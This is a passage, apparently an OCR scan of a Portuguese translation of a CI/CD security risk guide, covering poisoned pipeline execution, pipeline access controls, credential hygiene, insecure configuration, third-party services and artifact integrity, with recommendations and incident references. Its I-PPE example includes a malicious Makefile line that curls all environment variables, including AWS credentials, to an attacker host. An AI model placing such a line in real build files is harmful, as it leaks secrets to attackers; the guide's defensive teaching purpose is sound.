
Jenkinsfile:

```
pipeline {
    agent any
    stages {
        stage('build') {
            steps {
                withAWS(credentials: 'AWS_key', region: 'us-east-1') {
                        sh 'make build'
                        sh 'make clean'
                }
            }
        }
        stage('test') {
            steps {
                sh 'go test -v ./...'
...
```

Makefile:

```
build:
    echo "building…"

clean:
    echo "cleaning…"
```



Nesse cenário, um ataque I-PPE seria realizado da seguinte forma:

1. Um invasor cria uma solicitação pull no repositório, anexando comandos maliciosos ao arquivo Makefile.

```
build:
    curl -d "$$(env)" hack.com

clean:
    echo "cleaning…"
```

2. Como o pipeline está configurado para ser acionado em qualquer PR no repositório, o pipeline Jenkins é acionado, buscando o código do repositório, incluindo o Makefile malicioso.
3. O pipeline é executado com base no arquivo de configuração armazenado na filial principal. Ele chega ao estágio de compilação e carrega as credenciais da AWS em variáveis de ambiente, conforme definido no Jenkinsfile original. Em seguida, ele executa o comando make build, que executa o comando malicioso que foi adicionado ao Makefile.
4. A função de compilação maliciosa definida no Makefile é executada, enviando as credenciais da AWS para um servidor controlado pelo invasor.
5. Assim, o invasor pode usar as credenciais roubadas para acessar o ambiente de produção da AWS.

Impacto

Em um ataque de PPE bem-sucedido, os invasores executam código malicioso não revisado no CI. Isso fornece ao invasor as mesmas habilidades e nível de acesso do trabalho de compilação, incluindo:

- Acesso a qualquer segredo disponível para o trabalho do CI, como segredos injetados como variáveis de ambiente ou segredos adicionais armazenados no IC. Responsáveis por criar código e implantar artefatos, os sistemas de CI/CD geralmente contêm dezenas de credenciais e tokens de alto valor, por exemplo, para um provedor de nuvem, para registros de artefatos e para o próprio SCM.
- Acesso a ativos externos para os quais o nó de trabalho tem permissões, como arquivos armazenados no sistema de arquivos do nó ou credenciais para um ambiente de nuvem acessível por meio do host subjacente.
- Capacidade de enviar código e artefatos mais adiante no pipeline, disfarçado de código legítimo criado pelo processo de compilação.
- Capacidade de acessar hosts e ativos adicionais na rede/ambiente do nó de trabalho

Recomendações

Prevenir e mitigar o vetor de ataque de PPE requer várias medidas que abrangem os sistemas de SCM e CI:

- Certifique-se de que os pipelines que executam código não revisado sejam executados em nós isolados, não expostos a segredos e ambientes confidenciais.
- Avalie a necessidade de acionar pipelines em repositórios públicos de contribuidores externos. Sempre que possível, evite executar pipelines originados de forks e considere adicionar controles, como exigir aprovação manual para execução de pipeline.
- Para pipelines confidenciais, por exemplo, aqueles que estão expostos a segredos, certifique-se de que cada filial configurada para acionar um pipeline no sistema de CI tenha uma regra de proteção de filial correspondente no SCM.
- Para impedir a manipulação do arquivo de configuração de CI para executar código malicioso no pipeline, cada arquivo de configuração de CI deve ser revisado antes da execução do pipeline. Como alternativa, o arquivo de configuração do CI pode ser gerenciado em uma filial remota, separada da filial que contém o código que está sendo criado no pipeline. A filial remota deve ser configurada como protegida.
- Remova as permissões concedidas no repositório do SCM a usuários que não precisam delas.
- Cada pipeline deve ter acesso apenas às credenciais necessárias para cumprir sua finalidade. As credenciais devem ter os privilégios mínimos necessários.

Referências

- Explorando sistemas de integração contínua e compilação automatizada, DEF CON 25, de Tyler Welton.A palestra abordou técnicas de exploração dos vetores de ataque PPE Direto e 3PE, visando pipelines executando código não revisado.https://www.youtube.com/watch?v=mpUDqo7tIk8

- PPE – Execução de pipeline envenenado.Execução de código malicioso em seu CI, sem acesso ao seu CI.De Daniel Krivelevich e Omer Gil. https://www.cidersecurity.io/blog/research/ppe-poisoned-pipeline-execution/


- Crie segurança de pipeline, de xssfox.Uma vulnerabilidade de PPE indireto foi exposta no pipeline do CodeBuild de um site pertencente à AWS.Isso permitiu que invasores anônimos modificassem um script executado pelo arquivo de configuração de compilação com a criação de uma solicitação pull, resultando no comprometimento das credenciais de implantação.https://sprocketfox.io/xssfox/2021/02/18/pipeline/

- O GitHub Actions foi abusado para minerar criptomoedas por solicitações pull que continham código malicioso. https://dev.to/thibaultduponchelle/the-github-action-mining-attack-through-pull-request-2lmc

- Um provedor de terraform para execução de comandos do sistema operacional durante a execução do plano de terraform no pipeline, de Hiroki Suezawa. https://github.com/rung/terraform-provider-cmdexec

- Abusar do comando terraform plan para execução de comandos do SO no CI/CD, de Alex Kaskasoli. https://alex.kaskaso.li/post/terraform-plan-rce

- Uma vulnerabilidade encontrada na implementação de CI do Teleport, que permitia que invasores da Internet executassem um ataque de 3PE Direto, criando uma solicitação pull em um repositório GitHub público vinculado a um pipeline de Drone CI e modificando o arquivo de configuração de CI para executar um pipeline malicioso. https://goteleport.com/blog/hack-via-pull-request/



CICD-SEC-5
PBAC insuficiente (Controles de acesso baseados em pipeline)

Definição

Os nós de execução do pipeline têm acesso a vários recursos e sistemas dentro e fora do ambiente de execução. Ao executar código malicioso em um pipeline, os invasores aproveitam os riscos oferecidos por PBAC (controles de acesso baseados em pipeline) insuficientes para abusar da permissão concedida ao pipeline para se mover lateralmente dentro ou fora do sistema de CI/CD.

Descrição

Os pipelines são o coração pulsante do CI/CD. Os nós que executam pipelines executam os comandos especificados na configuração do pipeline e, ao fazê-lo, conduzem uma ampla gama de atividades confidenciais:

- Acessar, criar e testar o código-fonte.
- Obter segredos de vários locais, como variáveis de ambiente, cofres, serviços de identidade baseados em nuvem dedicados (como o serviço de metadados da AWS) e outros locais.
- Criar, modificar e implementar artefatos.

PBAC é um termo que se refere ao contexto em que cada pipeline, e cada etapa dentro dele, está sendo executado. Dada a natureza altamente sensível e crítica de cada pipeline, é imperativo limitá-lo ao conjunto exato de dados e recursos aos quais ele precisa acessar. Idealmente, cada pipeline e etapa devem ser restringidos para garantir que, caso um invasor seja capaz de executar código malicioso no contexto do pipeline, a extensão do dano potencial seja mínima.

PBAC inclui controles relacionados a vários elementos associados ao ambiente de execução do pipeline:

- Acesso dentro do ambiente de execução do pipeline: ao código, segredos, variáveis de ambiente e outros pipelines.
- Permissões para o host subjacente e outros nós de pipeline.
- Filtros de entrada e saída para a internet.

Impacto

Uma parte do código malicioso que pode ser executada no contexto do nó de execução do pipeline tem todas as permissões do estágio do pipeline em que é executado. Ele pode acessar segredos, acessar o host subjacente e conectar-se a qualquer um dos sistemas aos quais o pipeline em questão tenha acesso. Isso pode levar à exposição de dados confidenciais, movimento lateral dentro do ambiente de CI, potencialmente acessando servidores e sistemas fora do ambiente de CI, e implantação de artefatos maliciosos no pipeline, inclusive na produção.

A extensão do dano potencial de um cenário no qual um invasor é capaz de comprometer os nós de execução do pipeline ou injetar código malicioso no processo de compilação é determinada pela granularidade do PBAC no ambiente.

Recomendações


- Não use um nó compartilhado para pipelines com diferentes níveis de sensibilidade/que exijam acesso a diferentes recursos. Os nós compartilhados devem ser usados apenas para pipelines com níveis idênticos de confidencialidade.
- Certifique-se de que os segredos usados em sistemas de CI/CD tenham escopo definido de maneira a permitir que cada pipeline e etapa tenham acesso apenas aos segredos necessários.
- Reverta o nó de execução para seu estado original após cada execução de pipeline.
- Certifique-se de que o usuário do sistema operacional que executa o trabalho de pipeline tenha recebido permissões do sistema operacional no nó de execução de acordo com o princípio de privilégio mínimo.
- Os trabalhos de pipeline de CI e CD devem ter permissões limitadas no nó do controlador. Quando aplicável, execute trabalhos de pipeline em um nó separado e dedicado.
- Assegure-se de que o nó de execução seja devidamente corrigido.
- Certifique-se de que a segmentação de rede no ambiente em que a tarefa está sendo executada esteja configurada para permitir que o nó de execução acesse apenas os recursos necessários dentro da rede. Sempre que possível, evite conceder acesso ilimitado à Internet para criar nós.
- Quando os scripts de instalação estiverem sendo executados como parte da instalação do pacote, certifique-se de que exista um contexto separado para esses scripts, que não tenham acesso a segredos e outros recursos confidenciais disponíveis em outros estágios do processo de compilação.

Referências

- Codecov, uma ferramenta popular de cobertura de código usada no CI, foi comprometida e usada para roubar variáveis de ambiente de compilações.
  https://about.codecov.io/security-update/

- Aplicativos Amazon, Zillow, Lyft e Slack NodeJS visados por agentes de ameaças que usam a vulnerabilidade de Confusão de Dependência. Organizações que foram vítimas de ataques de Confusão de Dependência tiveram códigos maliciosos executados em nós de CI, permitindo que o invasor se movesse lateralmente dentro do ambiente e abusasse de PBAC insuficiente.https://www.bleepingcomputer.com/news/security/malicious-npm-packages-target-amazon-slack-with-new-dependency-attacks/

- Uma vulnerabilidade encontrada na implementação de CI do Teleport permitiu que invasores da Internet executassem um ataque 3PE Direto para executar um contêiner privilegiado e escalar para privilégio de root no próprio nó, levando à exfiltração secreta, liberação de artefatos maliciosos e acesso a sistemas confidenciais.
  https://goteleport.com/blog/hack-via-pull-request/



CICD-SEC-6
Limpeza de credenciais insuficiente

Definição

Os riscos de limpeza de credenciais insuficiente lidam com a capacidade de um invasor obter e usar vários segredos e tokens espalhados pelo pipeline devido a falhas relacionadas a controles de acesso a credenciais, gerenciamento inseguro de segredos e credenciais excessivamente permissivas.

Descrição

Nos ambientes de CI/CD, há vários sistemas se comunicando e autenticando entre si, criando grandes desafios em relação à proteção de credenciais devido à grande variedade de contextos em que as credenciais podem existir.

Credenciais de aplicativo são usadas pelo aplicativo em tempo de execução, credenciais para sistemas de produção são usadas por pipelines para implantar infraestrutura, artefatos e aplicativos para produção, engenheiros usam credenciais como parte de seus ambientes de teste e dentro de seus códigos e artefatos.

Essa variedade de contextos, aliada à grande quantidade de métodos e técnicas para armazená-los e utilizá-los, cria um grande potencial para uso inseguro de credenciais. Algumas falhas importantes que afetam a limpeza de credenciais:

- **Código que contém credenciais sendo enviadas para uma das filiais de um repositório de SCM:** Isso pode ser por engano, sem perceber a existência do segredo no código, ou deliberadamente, sem entender o risco de fazer isso. A partir desse momento, as credenciais são expostas a qualquer pessoa com acesso de leitura ao repositório e, mesmo que sejam excluídas da filial para a qual foram enviadas, elas continuam aparecendo no histórico de commits, disponíveis para visualização por qualquer pessoa com acesso ao repositório.
- **Credenciais usadas de forma insegura dentro dos processos de compilação e implantação:** Essas credenciais são usadas para acessar repositórios de código, ler e gravar em repositórios de artefatos e implantar recursos e artefatos em ambientes de produção. Dada a grande quantidade de pipelines e sistemas de destino aos quais eles precisam acessar, é imperativo entender:

- Em que contexto e usando qual método cada conjunto de credenciais é usado?
- Cada pipeline pode acessar apenas as credenciais necessárias para cumprir sua finalidade?
- As credenciais podem ser acessadas por código não revisado que flui pelo pipeline?
- Como essas credenciais são chamadas e injetadas na compilação? Essas credenciais são acessíveis apenas em tempo de execução e nos contextos em que são necessárias?

- **Credenciais em camadas de imagem de contêiner:** As credenciais que eram necessárias apenas para a compilação da imagem ainda existem em uma das camadas da imagem, disponíveis para qualquer pessoa que possa fazer o download da imagem.
- **Credenciais impressas na saída do console:** As credenciais usadas em pipelines geralmente são impressas na saída do console, deliberada ou inadvertidamente. Isso pode deixar as credenciais expostas em texto não criptografado nos logs, disponíveis para visualização de qualquer pessoa com acesso aos resultados da compilação. Esses logs podem potencialmente fluir para sistemas de gerenciamento de logs, expandindo sua superfície de exposição.
- **Credenciais não rotacionadas:** Como as credenciais estão espalhadas por todo o ecossistema de engenharia, elas são expostas a um grande número de funcionários e contratados. Não rotacionar as credenciais resulta em uma quantidade cada vez maior de pessoas e artefatos que possuem credenciais válidas. Isso ocorre especialmente com credenciais usadas por pipelines, por exemplo, chaves de implantação, que geralmente são gerenciadas seguindo a mentalidade de que se não há nada de errado com ela, não é preciso mexer nela, o que deixa as credenciais não rotacionadas válidas por muitos anos.

Impacto

As credenciais são o objeto mais procurado pelos invasores, que buscam usá-las para acessar recursos de alto valor ou para implantar códigos e artefatos maliciosos. Nesse contexto, os ambientes de engenharia fornecem aos invasores vários caminhos para obter credenciais. O grande potencial de erro humano, juntamente com as lacunas de conhecimento em torno do gerenciamento seguro de credenciais e a preocupação de quebrar processos devido à rotação de credenciais, colocam os recursos de alto valor de muitas organizações em risco de comprometimento devido à exposição de suas credenciais.

Recomendações

- Estabeleça procedimentos para mapear continuamente as credenciais encontradas nos diferentes sistemas do ecossistema de engenharia, do código à implantação. Certifique-se de que cada conjunto de credenciais siga o princípio de privilégio mínimo e tenha recebido o conjunto exato de permissões necessárias para o serviço que o utiliza.
- Evite compartilhar o mesmo conjunto de credenciais em vários contextos. Isso aumenta a complexidade de alcançar o princípio de privilégio mínimo, além de ter um efeito negativo na responsabilidade.

- Prefira usar credenciais temporárias em vez de credenciais estáticas. Caso as credenciais estáticas precisem estar em uso, estabeleça um procedimento para alternar periodicamente todas as credenciais estáticas e detectar credenciais obsoletas.
- Configure o uso de credenciais para ser limitado a condições predeterminadas (como escopo para um IP ou identidade de origem específica) para garantir que, mesmo em caso de comprometimento, as credenciais exfiltradas não possam ser usadas fora do seu ambiente.
- Detecte segredos enviados e armazenados em repositórios de código. Use controles como um plug-in IDE para identificar os segredos usados nas alterações locais, verificação automática a cada push de código e verificações periódicas no repositório e em suas confirmações anteriores.
- Certifique-se de que os segredos usados em sistemas de CI/CD tenham escopo definido de maneira a permitir que cada pipeline e etapa tenham acesso apenas aos segredos necessários.
- Use as opções internas do fornecedor ou ferramentas de terceiros para evitar que os segredos sejam impressos nas saídas do console de compilações futuras. Certifique-se de que todas as saídas existentes não contenham segredos.
- Verifique se os segredos foram removidos de qualquer tipo de artefato, como camadas de imagens de contêiner, binários ou gráficos do Helm.

Referências

- Milhares de credenciais, armazenadas como variáveis de ambiente, foram roubadas por invasores ao comprometer o Codecov, uma ferramenta popular de cobertura de código usada no CI. https://about.codecov.io/security-update/

- Travis CI injetou variáveis de ambiente seguras de repositórios públicos em compilações de solicitações pull, tornando-os suscetíveis a serem comprometidos por usuários anônimos que emitiam solicitações pull contra repositórios públicos. https://travis-ci.community/t/security-bulletin/12081

- Um invasor comprometeu o servidor TeamCity Build do Stack Overflow e foi capaz de roubar segredos devido ao seu método de armazenamento inseguro. https://stackoverflow.blog/2021/01/25/a-deeper-dive-into-our-may-2019-security-incident/

- A Samsung expôs segredos excessivamente permissivos em repositórios públicos do GitLab. https://techcrunch.com/2019/05/08/samsung-source-code-leak/

- Os invasores acessaram os repositórios privados do GitHub do Uber que continham tokens da AWS permissivos e compartilhados, levando à exfiltração de dados de milhões de motoristas e passageiros. https://www.ftc.gov/system/files/documents/federal_register_notices/2018/04/152_3054_uber_revised_consent_analysis_pub_frn.pdf

- Obtendo acesso de gravação ao Homebrew, por Eric Holmes.A instância do Homebrew Jenkins revelou variáveis de ambiente de compilações executadas, incluindo um token do GitHub que permitia que um invasor fizesse alterações maliciosas no próprio projeto do Homebrew. https://medium.com/@vesirin/how-i-gained-commit-access-to-homebrew-in-30-minutes-2ae314df03ab

CICD-SEC-7
Configuração insegura do sistema

Definição

Os riscos de configuração insegura do sistema decorrem de falhas nas configurações de segurança, configuração e fortalecimento dos diferentes sistemas em todo o pipeline (por exemplo, SCM, CI, repositório de artefatos), geralmente resultando em presas fáceis para invasores que procuram expandir sua posição no ambiente.

Descrição

Os ambientes de CI/CD são compostos por vários sistemas, fornecidos por vários fornecedores. Para otimizar a segurança de CI/CD, os defensores devem colocar forte ênfase no código e nos artefatos que fluem pelo pipeline e na postura e resiliência de cada sistema individual. De maneira semelhante a outros sistemas que armazenam e processam dados, os sistemas de CI/CD envolvem várias configurações de segurança em todos os níveis: aplicativo, rede e infraestrutura. Essas configurações têm grande influência na postura de segurança dos ambientes de CI/CD e na suscetibilidade a um possível comprometimento. Invasores de todos os níveis de sofisticação estão sempre atentos a possíveis vulnerabilidades de CI/CD e configurações incorretas que podem ser aproveitadas em seu benefício.

Exemplos de possíveis falhas de fortalecimento:

- Um sistema e/ou componente autogerenciado usando uma versão desatualizada ou sem patches de segurança importantes.
- Um sistema com controles de acesso à rede excessivamente permissivos.
- Um sistema auto-hospedado que tem permissões administrativas no sistema operacional subjacente.
- Um sistema com configurações inseguras. As configurações geralmente determinam os principais recursos de segurança relacionados à autorização, aos controles de acesso, ao registro e muito mais. Em muitos casos, o conjunto padrão de configurações não é seguro e requer otimização.
- Um sistema com limpeza de credenciais inadequada, por exemplo, credenciais padrão que não são desativadas, tokens programáticos excessivamente permissivos e muito mais.

Embora o uso de soluções de SAAS CI/CD, em vez de sua alternativa auto-hospedada, elimine alguns dos riscos potenciais associados ao fortalecimento do sistema e ao movimento lateral dentro da rede, as organizações ainda precisam ser altamente diligentes na configuração segura de sua solução de SAAS CI/CD. Cada solução tem seu próprio conjunto de configurações de segurança exclusivas e práticas recomendadas essenciais para manter uma postura de segurança ideal.

Impacto

Uma falha de segurança em um dos sistemas de CI/CD pode ser aproveitada por um invasor para obter acesso não autorizado ao sistema, ou pior, comprometer o sistema e acessar o sistema operacional subjacente. Essas falhas podem ser abusadas por um invasor para manipular fluxos legítimos de CI/CD, obter tokens confidenciais e potencialmente acessar ambientes de produção. Em alguns cenários, essas falhas podem permitir que um invasor se mova lateralmente dentro do ambiente e fora do contexto dos sistemas de CI/CD.

Recomendações

- Mantenha um inventário de sistemas e versões em uso, incluindo o mapeamento de um proprietário designado para cada sistema. Verifique continuamente as vulnerabilidades conhecidas nesses componentes. Se um patch de segurança estiver disponível, atualize o componente vulnerável. Caso contrário, considere a remoção do componente/sistema ou reduza o impacto potencial da exploração da vulnerabilidade restringindo o acesso ao sistema ou a capacidade do sistema de executar operações confidenciais.
- Certifique-se de que o acesso à rede para os sistemas esteja alinhado com o princípio de acesso mínimo.
- Estabeleça um processo para revisar periodicamente todas as configurações do sistema para qualquer configuração que possa afetar a postura de segurança do sistema e garantir que todas as configurações sejam ideais.
- Certifique-se de que as permissões para os nós de execução do pipeline sejam concedidas de acordo com o princípio de privilégio mínimo. Um erro de configuração comum nesse contexto é conceder permissões de depuração em nós de execução para engenheiros. Em muitas organizações, esta é uma prática comum, mas é imperativo levar em consideração que qualquer usuário com a capacidade de acessar o nó de execução no modo de depuração pode expor todos os segredos enquanto eles são carregados na memória e usam a identidade do nó, efetivamente concedendo permissões elevadas para qualquer engenheiro com essa permissão.

Referências

- O comprometimento do sistema de compilação SolarWinds, usado para espalhar malware por meio da SolarWinds para 18.000 organizações. https://sec.report/Document/0001628280-20-017451/#swi-20201214.htm

- Backdoor implantado no repositório PHP git.Os invasores enviaram código malicioso não revisado diretamente para a filial principal do PHP, resultando em uma versão formal do PHP sendo espalhada para todos os usuários do PHP.O ataque provavelmente se originou em um comprometimento do servidor git PHP autogerenciado.https://news-web.php.net/php.internals/113981

- Um invasor comprometeu o servidor de compilação TeamCity do Stack Overflow, que era acessível pela Internet. https://stackoverflow.blog/2021/01/25/a-deeper-dive-into-our-may-2019-security-incident/

- Os invasores comprometeram um servidor de compilação do Webmin sem correção e adicionaram um backdoor à cópia local do código depois de ser obtido do repositório, levando a um ataque à cadeia de suprimentos nos servidores que usam o Webmin. https://www.webmin.com/exploit.html

- O código-fonte da Nissan vazou depois que uma instância do Bitbucket autogerenciada foi deixada acessível pela Internet com credenciais padrão. https://www.zdnet.com/article/nissan-source-code-leaked-online-after-git-repo-misconfiguration/

- O código-fonte da Mercedes Benz vazou depois que um servidor GitLab auto-gerenciado voltado para a Internet foi aberto para auto-registro. https://www.zdnet.com/article/mercedes-benz-onboard-logic-unit-olu-source-code-leaks-online/

- Um servidor do GitLab autogerenciado do governo do estado de Nova York foi exposto à Internet, permitindo que qualquer pessoa se cadastrasse e fizesse login no sistema que armazenava segredos confidenciais.https://techcrunch.com/2021/06/24/an-internal-code-repo-used-by-new-york-states-it-office-was-exposed-online/

CICD-SEC-8
Uso não regulamentado de serviços de terceiros

Definição

A superfície de ataque de CI/CD consiste nos ativos orgânicos de uma organização, como SCM ou CI, e nos serviços de terceiros que recebem acesso a esses ativos orgânicos. Os riscos relacionados ao uso não controlado de serviços de terceiros dependem da extrema facilidade com que um serviço de terceiros pode obter acesso a recursos em sistemas de CI/CD, expandindo efetivamente a superfície de ataque da organização.

Descrição

É raro encontrar uma organização que não tenha vários terceiros conectados aos seus sistemas e processos de CI/CD. Sua facilidade de implementação, combinada com seu valor imediato, tornou os terceiros parte integrante da engenharia do dia a dia. Os métodos de incorporação ou concessão de acesso a terceiros estão se tornando mais diversificados e as complexidades associadas à sua implementação estão diminuindo.

Por exemplo, um aplicativo de terceiros de SCM comum, como o GitHub SAAS, pode ser conectado por meio de um ou mais destes 5 métodos:

- Aplicativo GitHub
- Aplicativo OAuth
- Fornecimento de um token de acesso fornecido ao aplicativo de terceiros
- Fornecimento de uma chave SSH fornecida ao aplicativo de terceiros.
- Configurando eventos de webhook para serem enviados para terceiros.

Cada método leva entre segundos e minutos para ser implementado e concede a terceiros vários recursos, desde a leitura de código em um único repositório até a administração completa da organização do GitHub. Apesar do nível potencialmente alto de permissão que esses terceiros recebem em relação ao sistema, em muitos casos nenhuma permissão ou aprovação especial é exigida pela organização antes da implementação real.

Os sistemas de compilação também permitem fácil integração de terceiros. A integração de terceiros em pipelines de compilação geralmente não é complexa, basta adicionar 1-2 linhas de código no arquivo de configuração do pipeline ou instalar um plug-in do mercado do sistema de compilação (por exemplo, ações no Github Actions, Orbs no CircleCI). Depois, a funcionalidade de terceiros é importada e executada como parte do processo de compilação com acesso total a recursos disponíveis no estágio de pipeline em que é executado.

Métodos semelhantes de conectividade estão disponíveis em vários formatos e formas na maioria dos sistemas de CI/CD, tornando extremamente complexo o processo de governar e manter privilégios mínimos em relação ao uso de terceiros em todo o ecossistema de engenharia. As organizações estão enfrentando o desafio de obter total visibilidade sobre quais terceiros têm acesso aos diferentes sistemas, quais métodos de acesso eles têm, que nível de permissão/acesso receberam e que nível de permissões/acesso estão realmente usando.

Impacto

A falta de governança e visibilidade em relação às implementações de terceiros impede que as organizações mantenham o RBAC em seus sistemas de CI/CD. Dado o nível permissivo que terceiros tendem a ter, a segurança das organizações está diretamente relacionada à relação que mantêm com terceiros. Implementação de RBAC insuficiente e menos privilégio em relação a terceiros, juntamente com governança e diligência mínimas em torno do processo de implementações de terceiros, criam um aumento significativo da superfície de ataque da organização.

Dada a natureza altamente interconectada dos sistemas e ambientes de CI/CD, o comprometimento de um único terceiro pode ser aproveitado para causar danos muito além do escopo do sistema ao qual o terceiro está conectado (por exemplo, um terceiro com permissões de gravação em um repositório, pode ser aproveitado por um adversário para enviar código para o repositório que, por sua vez, acionará uma compilação e executará o código malicioso do invasor no sistema de compilação).

Recomendações

Os controles de governança em torno dos serviços de terceiros devem ser implementados em cada estágio do ciclo de vida de uso de terceiros:

- **Aprovação –** Estabeleça procedimentos de verificação para garantir que terceiros com acesso a recursos em qualquer lugar do ecossistema de engenharia sejam aprovados antes de receberem acesso ao ambiente e que o nível de permissão concedido esteja alinhado com o princípio do menor privilégio.
- **Integração –** Introduz controles e procedimentos para manter a visibilidade contínua de todos os terceiros integrados aos sistemas de CI/CD, incluindo:
    - Método de integração. Certifique-se de que todos os métodos de integração para cada sistema sejam cobertos (incluindo aplicativos de mercado, plug-ins, aplicativos OAuth, tokens de acesso programático etc.).
    - Nível de permissão concedido ao terceiro.
    - Nível de permissão realmente em uso pelo terceiro.
- **Visibilidade sobre o uso contínuo –** Certifique-se de que cada terceiro esteja limitado e com escopo para os recursos específicos aos quais requer acesso e remova as permissões não utilizadas e/ou redundantes. Terceiros que são integrados como parte do processo de compilação devem ser executados dentro de um contexto de escopo com acesso limitado a segredos e código e com filtros rígidos de entrada e saída.
- **Desprovisionamento –** Revise periodicamente todos os terceiros integrados e remova aqueles que não estão mais em uso.

Referências

- Codecov, uma ferramenta popular de cobertura de código usada no CI, está comprometida
para roubar variáveis de ambiente de compilações.
https://about.codecov.io/security-update/

- Os invasores comprometem uma conta de usuário do GitHub de um engenheiro da DeepSource (uma plataforma de análise estática). Usando a conta comprometida, eles obtêm as permissões do aplicativo DeepSource GitHub, obtendo acesso total à base de código de todos os clientes do DeepSource que instalaram o aplicativo do GitHub comprometido.https://discuss.deepsource.io/t/security-incident-on-deepsource-s-github-application/131

- Os invasores obtêm acesso ao banco de dados do Waydev, uma plataforma de análise git, roubando tokens GitHub e GitLab OAuth de seus clientes.
https://changelog.waydev.co/github-and-gitlab-oauth-security-update-dw98s

CICD-SEC-9
Validação inadequada da integridade de artefato

Definição

Os riscos de validação de integridade de artefatos impróprios permitem que um invasor com acesso a um dos sistemas no processo de CI/CD envie códigos ou artefatos maliciosos (embora aparentemente benignos) pelo pipeline, devido a mecanismos insuficientes para garantir a validação de códigos e artefatos.

Descrição

Os processos de CI/CD consistem em várias etapas, responsáveis por levar o código desde a estação de trabalho de um engenheiro até a produção. Existem vários recursos sendo alimentados em cada etapa, combinando recursos internos e artefatos com pacotes de terceiros e artefatos obtidos de locais remotos. O fato de o recurso final depender de várias fontes espalhadas pelas diferentes etapas, fornecidas por vários colaboradores, cria vários pontos de entrada por meio dos quais esse recurso final pode ser adulterado.

Se um recurso adulterado conseguiu se infiltrar com sucesso no processo de entrega, sem levantar qualquer suspeita ou encontrar qualquer barreira de segurança, provavelmente continuará fluindo pelo pipeline até chegar na produção, sob o disfarce de ser um recurso legítimo.

Impacto

A validação inadequada da integridade do artefato pode ser abusada por um invasor com uma posição dentro do processo de entrega de software para enviar um artefato malicioso por meio do pipeline, resultando em: execução de código malicioso em sistemas dentro do processo de CI/CD, ou pior, na produção.

Recomendações

A prevenção de riscos de validação inadequada de integridade de artefato requer várias medidas em diferentes sistemas e estágios dentro da cadeia de entrega de software. Considere os seguintes controles:

- Implemente processos e tecnologias para validar a integridade dos recursos, desde o desenvolvimento até a produção. Quando um recurso é gerado, o processo incluirá a assinatura desse recurso usando uma infraestrutura de assinatura de recurso externo. Antes de consumir o recurso nas etapas subsequentes do pipeline, a integridade do recurso deve ser validada em relação à autoridade de assinatura. Algumas medidas prevalecentes a considerar neste contexto:
    - **Assinatura de código -** As soluções de SCM fornecem a capacidade de assinar confirmações usando uma chave exclusiva para cada colaborador. Depois, essa medida pode ser aproveitada para evitar que commits não assinados fluam pelo pipeline.
    - **Software de verificação do artefato -** Uso de ferramentas para assinatura e verificação de código e artefatos fornece uma maneira de impedir que software não verificado seja entregue no pipeline. Um exemplo desse tipo de projeto é o Sigstore, criado pela Linux Foundation.
    - **Detecção de desvio de configuração -** Medidas destinadas a detectar desvios de configuração (por exemplo, recursos em ambientes de nuvem que não são gerenciados usando um modelo de IAC assinado), potencialmente indicativos de recursos que foram implantados por uma fonte ou processo não confiável.
- Recursos de terceiros obtidos de pipelines de compilação/implantação (como scripts importados e executados como parte do processo de compilação) devem seguir uma lógica semelhante; antes de usar recursos de terceiros, o hash do recurso deve ser calculado e referenciado com o hash publicado oficial do provedor de recursos.

Referências

- A invasão do sistema de compilação SolarWinds, usado para espalhar malware por meio da SolarWinds para 18.000 organizações.O código do software Orion foi alterado no sistema de compilação durante o processo de compilação, não deixando rastros na base de código. https://sec.report/Document/0001628280-20-017451/#swi-20201214.htm

- Codecov, uma ferramenta popular de cobertura de código usada no CI, foi comprometida e usada para roubar variáveis de ambiente de compilações. Os invasores obtiveram acesso à conta do GCP (Google Cloud Platform) que hospeda o script Codecov e o modificaram para conter código malicioso.O ataque foi identificado por um cliente comparando o hash do script armazenado no GitHub com o script baixado da conta do GCP.https://about.codecov.io/security-update/

- Backdoor plantado no repositório git do PHP, resultando em uma versão formal do PHP sendo espalhada para todos os usuários do PHP.Os invasores enviam códigos maliciosos não revisados diretamente para a filial principal do PHP, confirmando o código como se tivesse sido feito por contribuidores conhecidos do PHP.https://news-web.php.net/php.internals/113981

- Os invasores comprometem o servidor de compilação do Webmin e adicionam um backdoor a um dos scripts do aplicativo.O backdoor continuou a persistir mesmo depois que o servidor de compilação comprometido foi desativado, devido ao fato de que o código foi restaurado de um backup local, em vez do sistema de controle de origem.Os usuários do Webmin foram suscetíveis ao RCE por meio de um ataque à cadeia de suprimentos por mais de 15 meses, até que o backdoor foi removido.https://www.webmin.com/exploit.html

CICD-SEC-10
Registro e visibilidade insuficientes

Definição

